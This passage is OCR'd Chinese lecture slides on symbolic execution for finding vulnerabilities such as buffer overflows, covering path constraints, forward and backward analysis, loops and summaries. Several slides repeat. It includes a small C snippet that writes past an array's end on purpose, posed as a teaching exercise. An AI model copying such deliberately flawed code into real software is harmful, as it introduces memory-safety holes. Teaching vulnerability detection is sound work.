
如果在分析的过程中，每次选择不同的路径分支进行分析，那么每次构造测试用例将会使程序执行不同的路径，如果分析的路径包含程序漏洞，那么综合考虑触发漏洞的条件，将可能构造出触发程序漏洞的测试用例。



使用符号执行构造可触发漏洞的用例

方法实现

1. 使用符号执行检测程序漏洞



符号执行的工作流程

代码进行基本解析，获得程序代码的中间表示

构建描述程序路径的结构，如控制流图和调用图

符号执行和约束求解（交替）

分析规则描述在什么情况下需要引入符号，以及在什么情况下程序可能存在漏洞等信息。

正向符号执行

- 全面地对程序代码（中间表示）进行分析

① 过程内分析
② 过程间分析

正向符号执行

- 全面地对程序代码（中间表示）进行分析

① 过程内分析

② 过程间分析

逐句地分析过程内的程序语句或指令的过程

根据语句的语义，利用分析规则、记录的变量符号表示和符号的取值约束，添加或更新变量的符号表达式和符号取值约束；
同时求解取值约束，求解的结果可用于化简取值约束的表示、判断路径可行性或者漏洞存在性判断。

a. 声明语句分析

分析声明语句可解决如下问题：

a) 通过执行声明语句变量被分配到一定大小的存储空间，如检测缓冲区溢出漏洞时，需要记录此大小值；

b) 分析声明语句可以发现程序中的全局变量。比如C语言，可以分析全局变量是只作用于单个文件还是作用于某些文件，这有助于过程间的分析。

b. 赋值语句分析

a) 普通的赋值语句：

将被赋值变量的取值表示为符号和常量的表达式，比如面向三地址码进行赋值语句分析：

x = x +3（假设此句之前x取值的符号表达式为a + b +1），则记录：

x = a + b +1 + 3 = a + b +4

如果a + b +1不会在后续分析中使用，则使用 x = a + b +4替代原来的表示；当然也可以根据分析的需要，仅将这个新的取值表示加入到局部的分析结果中。

b) 数组相关赋值

型如a[i] = j的赋值，可能需要记录此赋值，以便当分析中遇到型如“b = a[i] + k”语句时，可以静态估计a[i]的取值，具体记录方法：

- 不精确记录：以集合的形式记录数组元素的取值，比如用集合{1，2，x+3}表示数组a的元素的可能取值；
- 精确记录：下标和取值对应关系，如记录数组a的下标为x+3时，其取值为1。

c) 指针变量有关的赋值

其分析相对复杂，因为不仅需要考虑变量本身的取值，还需要考虑其指向的内容，并且指针变量的错误使用常常引发程序异常。

- 相对精确的分析：使用特殊的符号表示指针变量的取值，如“p=&q”，其中p是指针变量，如果q的取值是x+1，可以记录p的取值为addx，q的地址是addx，而addx指向取值是x+1。

c) 指针变量有关的赋值

其分析相对复杂，因为不仅需要考虑变量本身的取值，还需要考虑其指向的内容，并且指针变量的错误使用常常引发程序异常。

- 相对精确的分析：使用特殊的符号表示指针变量的取值，如“p=&q”，其中p是指针变量，如果q的取值是x+1，可以记录p的取值为addx，q的地址是addx，而addx指向取值是x+1。

```
1  int a[5];
2  int *p = a;
3  p = p + 5;
4  *p = 1;
```

如何从赋值语句分析的思路去分析此段程序存在的问题？

c. 控制转移语句分析

最直接的应用就是分析路径条件。

比如：if（x>0），假设变量x取值的符号表示为a+3，代入到不等式x>0中，得到执行条件为ture的分支需要满足a+3>0，false分支需要满足a+3≤0。

分析路径是否可性：将当前的符号约束加入到已经记录的路径上的符号约束中，求解约束，判断待分析的程序路径是否可行。

假设上面例子中已有对a的约束为a>0，则为ture的分支的路径条件就是$a > 0 \wedge a + 3 > 0$。经过约束求解，可以发现该约束存在解，进而可以判断这个路径条件是可满足的约束。

上一页中为false的路径条件可以表达为$a > 0 \wedge a + 3 \leq 0$，使用约束求解器对其求解，将发现这是一个无法满足的约束，认为条件语句的false分支不能被执行，舍去对该分支的分析过程。

上述例子是单一符号变量的简单约束，对于多符号变量约束如，“a>0∧ a+b>0∧ b<2”，则须要考虑两个变量a和b是否满足约束，但是带有多个符号变量的约束求解，约束求解器可能无法对其求解：

如“x5-12x4+20x3-19>0”这样的非线性不等式形式，或者“sinx+cosx>x”这样的包含相对复杂的函数计算的不等式，约束求解器通常不具备求解此类约束的能力。

d) 调用语句分析

调用语句分析较为复杂：

调用语句会引入符号：

“scanf（“%d”，&i）”记录i = x

“int main（int argc，char**argv）”记录argc = k，argc = x

“int func（int a，int b）”记录 a =x，b = y

变量被分配的空间大小往往也须要记录：

“int *p =（int*）malloc（sizeof（int）*k）”记录数组大小 k

```
1  t =  4*k //将sizeof（int）用4表示
2  paramt
3  call malloc
4  p = ret
5  p  = (int*)p
```

记录参数t取值的符号表示，记录k符号表示为x，那么当函数的返回赋值给变量p时，记录数组p的存储空间大小是4x，其长度为x。

对于一些关键的过程（函数）调用，需要对其**使用情况进行检查。**

如C语言中strcpy函数，需要检查其第一个参数的存储空间的大小是否小于第二个参数的长度，以此判断程序是否存在缓冲区溢出漏洞，此时须要用到记录的信息和约束求解。

语句“strcpy（strl，str2）；”，如果记录str1的空间大小为20，而str2的长度为x+y，那么程序存在漏洞的条件就是20<x+y。当分析这个条件是否可满足时，需要同时考虑和符号x和y有关的路径条件。

$$20 < x + y \wedge \text{（路径条件）}$$

如果此约束有解，则程序存在漏洞的条件可以满足，则认为程序在存在缓冲区溢出漏洞。

使用摘要

一些库函数或者系统调用等非程序代码实现的过程，可以用摘要描述分析过程或者结果。

例如，函数strcmp，摘要可以是“当两个字符串相同时，函数的返回结果是0”。


也可在分析的过程中对程序实现的过程构造摘要，如果在分析中再次遇到该过程时，可以直接利用摘要对其分析，而不必重复分析其过程内的代码。

遍历路径的方式：

- ✓ 深度优先遍历
- ✓ 广度优先遍历

符号执行的深度优先遍历一般不使用类似数据流分析中用到的基本块摘要。

使用基本块摘要的目的：当发现待遍历的基本块已经被分析过时，直接利用已有摘要做分析，不必重复分析其内部代码




遍历路径的方式：

✓ 深度优先遍历

✓ 广度优先遍历

符号执行的深度优先遍历一般不使用类似数据流分析中用到的基本块摘要。

使用基本块摘要的目的：当发现待遍历的基本块已经被分析过时，直接利用已有摘要做分析，不必重复分析其内部代码（对带有相同前置条件的基本块只分析一次，减少了重复的分析过程）



不同的路径分析到同一基本块
路径条件分别是x>0和x<0
摘要分析时须记录路径条件，
即对同一基本块构造不同摘要，
未实现减少分析的目的。

符号执行分析所使用的广度优先遍历也使用队列记录待基本块，每次根据队列的信息选择一个基本块做分析

队列中记录：待分析变量的符号表示和符号取值的路径约束条件（基本块分析的前提条件）

遇到循环结构：根据代码所示的循环次数对循环中的代码分析相应的次数

```
1 for(i = 0; i<100;i++){
2       ... ...
3 }
```

循环次数较大时，分析将耗费大量的时间。
还可以考虑尽快地退出循环，比如此处可以将i取值为99的，只分析一次循环内的代码就退出

```
1  for(i = u; i<v;i++){
2      ... ...
3  }
4
5  for (; ;){
6      ... ...
7  }
```

有时可能很难知道循环次数，如左图，第一种情况，循环界限由变量取值决定，由于静态分析一般不能准确推断变量的取值，所以无法确定循环界限，此时仍然可以考虑分析一次就退出循环，line1-3的循环可以取i = v-1。

路径敏感分析引起路径爆炸是不可避免的，所以应用中须要限定分析的时间和存储空间，确保分析程序在有限时间内终止，避免因为占用过多的存储空间而引起异常。

正向符号执行

- 全面地对程序代码（中间表示）进行分析

① 过程内分析

② 过程间分析

正向符号执行分析，要确定分析的起始点：程序入口点、某个过程的起始点或者某个特定的程序点。

- 选择程序入口点：正向遍历控制流图和调用图，并沿着路径分析漏洞存在性；

正向符号执行分析，要确定分析的起始点：程序入口点、某个过程的起始点或者某个特定的程序点。


- 选择程序入口点：正向遍历控制流图和调用图，并沿着路径分析漏洞存在性；
- 过程的起始点（非程序入口点）：按照一定的顺序，分析每一个过程（函数或方法），这是一个按顺序为每一个过程构建符号执行摘要的过程，顺序可以是调用图节点的拓扑排序（可能还须要处理循环调用）

正向符号执行分析，要确定分析的起始点：程序入口点、某个过程的起始点或者某个特定的程序点。

- 选择程序入口点：正向遍历控制流图和调用图，并沿着路径分析漏洞存在性；
- 选择过程的起始点（非程序入口点）：按照一定的顺序，分析每一个过程（函数或方法），这是一个按顺序为每一个过程构建符号执行摘要的过程，顺序可以是调用图节点的拓扑排序（可能还须要处理循环调用）
- 选择从特定的程序点开始：可能是要分析特定代码片段，检查程序的局部安全问题。

逆向符号执行

- 从和漏洞或者缺陷直接相关的操作所在的程序点开始分析，例如，数组元素访问、C语言程序中的字符串拷贝作为起始点，记录变量取值满足怎样的约束表示程序存在漏洞。




检查点：a[i] = 1;

i取值满足 $i < 0 \vee i > len(a)$ 则存在缓冲区溢出漏洞，之后，可以通过判断此约束是否可以满足。

不断地记录并分析路径条件，检查程序是否存在带有漏洞的路径。

逆向符号执行

- 从和漏洞或者缺陷直接相关的操作所在的程序点开始分析，例如，数组元素访问、C语言程序中的字符串拷贝作为起始点，记录变量取值满足怎样的约束表示程序存在漏洞。




检查点：a[i] = 1;


i取值满足 $i < 0 \vee i > len(a)$ 则存在缓冲区溢出漏洞，之后，可以通过判断此约束是否可以满足。

不断地记录并分析路径条件，检查程序是否存在带有漏洞的路径。

起点 $a[i] = 1$ → 漏洞约束 $i < 0 \vee i > len(a)$ → 分析中遇到 $if(flag == 0)$ → $i < 0 \vee i > len(a) \vee if(flag == 0)$



对于语句“i=j+6”，可以将“i=j+6”代入到路径条件“i<15Vflag==0Vi<0Vi>len（a）"中，则新的路径条件为"j+6<15Vflag==0Vj+6<0Vj+6>len（a）"，之后分析继续。



对于语句“i=j+6”，可以将“i=j+6”代入到路径条件“i<15Vflag==0Vi<0Vi>len（a）"中，则新的路径条件为"j+6<15Vflag==0Vj+6<0Vj+6>len（a）"，之后分析继续。

逆向分析的过程中，无法同时进行别名和指向分析，why?

此图例中，如果j和i互为别名，则须要根据j的赋值情况更新路径条件。


所以可以在逆向分析之前，先做别名或指向分析。

终止分析：

① 由于路径条件对变量取值的限制，发现存在漏洞的条件不可满足；

② 分析到达程序的人口点

达入口点，仍然无法断定是否存在，该如何操作?



对于语句“i=j+6”，可以将“i=j+6”代入到路径条件“i<15Vflag==0Vi<0Vi>len（a）"中，则新的路径条件为"j+6<15Vflag==0Vj+6<0Vj+6>len（a）"，之后分析继续。

逆向分析的过程中，无法同时进行别名和指向分析，why?

此图例中，如果j和i互为别名，则须要根据j的赋值情况更新路径条件。

所以可以在逆向分析之前，先做别名或指向分析。

终止分析：

① 由于路径条件对变量取值的限制，发现存在漏洞的条件不可满足；

② 分析到达程序的人口点

达入口点，仍然无法断定是否存在，则认为存在漏洞

逆向分析遍历路径可以选择深度或广度优先，无论是哪种遍历，遇到循环结构都须要做特殊处理：

✓限次分析

✓只分析一次，根据循环的入口条件，退出分析。

逆向分析遍历路径可以选择深度或广度优先，无论是哪种遍历，遇到循环结构都须要做特殊处理：

✓限次分析

✓只分析一次，根据循环的入口条件，退出分析。

当遇到约束不可解的情况：

① 继续分析（但是不一定对判断漏洞约束有帮助，why？）；

② 如果可以准确地定位不可解的部分，不考虑这些部分而继续分析；

③ 停止该条路径的分析。

① 过程内分析中，遇到不能根据语义进行处理的过程，这些过程是程序实现的，并且影响所关心的存在漏洞的约束

② 过程内分析已经到达过程入口点，且仍然无法判断存在漏洞的约束是否一定不可满足，需要继续获得路径条件对变量取值的约束。



执行过程间分析


第①种情况，可选择直接对被调用的过程进行过程内的分析：

✓ 从过程的出口点开始，带有当前的存在漏洞的约束，逆向分析更新约束并检查约束是否可以满足；

✓ 为过程构建摘要，从过程的入口点开始，通过分析程序路径，构建逆向分析过程所需要的摘要，然后利用摘要进行分析。


第②种情况，可以根据调用图找到调用该过程的过程，然后从调用点开始继续分析。

2. 使用符号执行构造测试用例

